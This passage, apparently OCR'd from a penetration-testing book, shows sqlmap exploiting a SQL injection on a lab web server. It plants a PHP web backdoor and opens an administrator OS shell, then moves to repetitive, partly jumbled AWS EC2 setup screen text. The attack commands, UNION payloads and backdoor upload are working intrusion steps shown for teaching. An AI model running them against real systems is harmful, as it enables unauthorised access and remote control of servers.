[19:23:25] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically es
or current UNION query injection technique test
[19:23:25] [INFO] target URL appears to have 3 columns in query
[19:23:25] [INFO] GET parameter 'title' is 'Generic UNION query (NULL) - 1 to 10 columns' injectable
[19:23:25] [INFO] checking if the injection point on GET parameter 'title' is a false positive
GET parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 107 HTTP(s) requests:
---
Parameter: title (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: title=' UNION ALL SELECT CONCAT(0x716b766a71,0x744f43726851667744864 5a755861565a616a6578794e4b6e62615757614e5956536e6c50797071,0x71716a7071),
thor=t
---
[19:23:28] [INFO] testing MySQL
[19:23:28] [INFO] confirming MySQL
[19:23:28] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.31, Apache 2.4.10
back-end DBMS: MySQL >= 5.0.0
[19:23:28] [INFO] fetched data logged to text files under '/home/ec2-user/.sqlmap/output/172.31.26.219'

[*] shutting down at 19:23:28
```



ec2-user@kali:~$ sudo sqlmap --url="http://172.31.26.219/books1.php?title=&author=t" --os-shell --tmp-path=C:\\xampp\\htdocs
{1.2.3#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
nd federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 20:44:07
[20:44:07] [WARNING] provided value for parameter 'title' is empty. Please, always use only valid parameter values so sqlmap could be able to ru
[20:44:07] [INFO] resuming back-end DBMS 'mysql'
[20:44:07] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:


Parameter: title (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 3 columns
Payload: title=' UNION ALL SELECT NULL,CONCAT(0x717a707171,0x7844794f5243534249544b636a734e6f644251526c416e576e4d52677351505a41534d6c554c535
thor=t


[20:44:07] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.31, Apache 2.4.10
back-end DBMS: MySQL 5
[20:44:07] [INFO] going to use a web backdoor for command prompt
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
>
do you want sqlmap to further try to provoke the full path disclosure? [Y/n]
[20:44:12] [INFO] retrieved the web server document root: 'C:\xampp\htdocs'
[20:44:12] [INFO] retrieved web server absolute paths: '/container, C:/xampp/htdocs/books1.php'
[20:44:12] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via LIMIT 'LINES TERMINATED BY' method
[20:44:12] [WARNING] reflective value(s) found and filtering out
[20:44:12] [WARNING] unable to upload the file stager on 'C:/xampp/htdocs/'
[20:44:12] [INFO] trying to upload the file stager on 'C:/xampp/htdocs/' via UNION method
[20:44:12] [WARNING] expect junk characters inside the file as a leftover from UNION query
[20:44:12] [INFO] the remote file 'C:/xampp/htdocs/tmpukkua.php' is larger (712 B) than the local file '/tmp/sqlmapn1LUXy19458/tmpE2q2Yx' (710B)
[20:44:12] [INFO] heuristics detected web page charset 'ascii'
[20:44:12] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs/' - http://172.31.26.219:80/tmpukkua.php
[20:44:12] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs/' - http://172.31.26.219:80/tmpbglve.php
[20:44:12] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> whoami
do you want to retrieve the command standard output? [Y/n/a]
command standard output: 'amazon-fa51ac31\administrator'
os-shell>


Chapter 4: Setting Up Your First EC2 Instances







1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review
Step 3: Configure Instance Details
Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take advantage
Number of instances
1
Launch into Auto Scaling Group
Purchasing option
Request Spot instances
Network
vpc-22217244 (default)
Create new VPC
Subnet
No preference (default subnet in any Availability Zon
Create new subnet
Auto-assign Public IP
Use subnet setting (Enable)
Placement group
Add instance to placement group.
IAM role
None
Create new IAM role
Shutdown behavior
Stop
Enable termination protection
Protect against accidental termination
Monitoring
Enable CloudWatch detailed monitoring
Additional charges apply.
Tenancy
Shared - Run a shared hardware instance
Additional charges will apply for dedicated tenancy.
T2 Unlimited
Enable
Additional charges may apply
Advanced Details


aws
Services
Resource Groups
VPC Dashboard
Filter by VPC:
Select a VPC
Virtual Private Cloud
Your VPCs
Subnets
Route Tables
Internet Gateways
Egress Only Internet Gateways
DHCP Options Sets
Elastic IPs
Endpoints
Endpoint Services
NAT Gateways
Peering Connections
Security
Network ACLs
Security Groups
VPN Connections
Customer Gateways
Virtual Private Gateways
VPN Connections
Create VPC
Actions
Search VPCs and their proper
Name
VPC ID
State
IPv4 CIDR
IPv6 CIDR
DHCP options set
Route table
Network ACL
Tenancy
vpc-22217244
available
172.31.0.0/16
dopt-a535b6c3
rtb-a63942df
acl-0796437e
Default
Select a VPC above


Create VPC
A VPC is an isolated portion of the AWS cloud populated by AWS objects, such as Amazon EC2 instances. You must specify an IPv4 address range for your VPC. Specify the IPv4 address range as a Classless Inter-Domain Routing (CIDR) block; for example, 10.0.0.0/16. You cannot specify an IPv4 CIDR block larger than /16. You can optionally associate an Amazon-provided IPv6 CIDR block with the VPC.
Name tag
New VPC
IPv4 CIDR block*
10.0.0.0/16
IPv6 CIDR block*
No IPv6 CIDR Block
Amazon provided IPv6 CIDR block
Tenancy
Default
Cancel
Yes, Create


Subnets > Create subnet
Create subnet
Specify your subnet's IP address block in CIDR format; for example, 10.0.0.0/24. IPv4 block sizes must be between a /16 netmask and /28 netmask, and can be the same size as your VPC.
Name tag
New Subnet
VPC*
vpc-03d75643ef5747ffa
VPC CIDRs
CIDR
Status
10.0.0.0/16
associated
Availability Zone
No Preference
IPv4 CIDR block*
10.0.1.0/24
* Required

1. Choose AMI | 2. Choose Instance Type | **3. Configure Instance** | 4. Add Storage | 5. Add Tags | 6. Configure Security Group | 7. Review

Step 3: Configure Instance Details

Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take advantage

Number of instances	1 Launch into Auto Scaling Group
Purchasing option	Request Spot instances
Network	vpc-22217244 (default) Create new VPC
Subnet	No preference (default subnet in any Availability Zon Create new subnet
Auto-assign Public IP	Use subnet setting (Enable)
Placement group	Add instance to placement group.
IAM role	None Create new IAM role
Shutdown behavior	Stop
Enable termination protection	Protect against accidental termination
Monitoring	Enable CloudWatch detailed monitoring Additional charges apply.
Tenancy	Shared - Run a shared hardware instance Additional charges will apply for dedicated tenancy.
T2 Unlimited	Enable Additional charges may apply

▸ Advanced Details


Step 4: Add Storage


Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. Learn more about storage options in Amazon EC2.


Volume Type	Device	Snapshot	Size (GiB)	Volume Type	IOPS	Throughput (MB/s)	Delete on Termination	Encrypted
Root	/dev/sda1	snap-05b9611f106831d77	8	General Purpose SSD (GP2)	100 / 3000	N/A	☑	Not Encrypted


Add New Volume


Free tier eligible customers can get up to 30 GB of EBS General Purpose (SSD) or Magnetic storage. Learn more about free usage tier eligibility and usage restrictions.



Step 4: Add Storage
Your instance will be launched with the following storage device settings. You can attach additional EBS volumes and instance store volumes to your instance, or edit the settings of the root volume. You can also attach additional EBS volumes after launching an instance, but not instance store volumes. Learn more about storage options in Amazon EC2.
Volume Type
Device
Snapshot
Size (GiB)
Volume Type
IOPS
Throughput (MB/s)
Delete on Termination
Encrypted
Root
/dev/sda1
snap-05b9611f106831d77
8
General Purpose SSD (GP2)
100 / 3000
N/A
Not Encrypted
EBS
/dev/sdb
Search (case-insensit
40
General Purpose SSD (GP2)
120 / 3000
N/A
Not Encrypted
General Purpose SSD (GP2)
Provisioned IOPS SSD (IO1)
Cold HDD (SC1)
Throughput Optimized HDD (ST1)
Magnetic
Add New Volume
Free tier eligible customers can get up to 30 GB of EBS General Purpose (SSD) or Magnetic storage. Learn more about free usage tier eligibility and usage restrictions.



1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review
Step 6: Configure Security Group
A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, if you want to set up a web server and allow Internet traffic to reach your instance, add rules that allow unrestricted access to the HTTP and HTTPS ports. You can create a new security group or select from an existing one below. Learn more about Amazon EC2 security groups.
Assign a security group:
Create a new security group
Select an existing security group
Security group name:
Ubuntu 18-04 LTS - Bionic-18-04 LTS 20180814-AutogenByAWSMP-
Description:
This security group was generated by AWS Marketplace and is based on recomn
Type
Protocol
Port Range
Source
Description
SSH
TCP
22
Custom
0.0.0.0/0
e.g. SSH for Admin Desktop
Add Rule
Warning
Rules with source of 0.0.0.0/0 allow all IP addresses to access your instance. We recommend setting security group rules to allow access from known IP addresses only.



Type
Protocol
Port Range
Source
Description
SSH
TCP
22
Custom
0.0.0.0/0
e.g. SSH for Admin Desktop
Custom TCP F
TCP
80
Custom
0.0.0.0/0
e.g. SSH for Admin Desktop
Custom TCP F
TCP
443
Custom
0.0.0.0/0
e.g. SSH for Admin Desktop
Add Rule

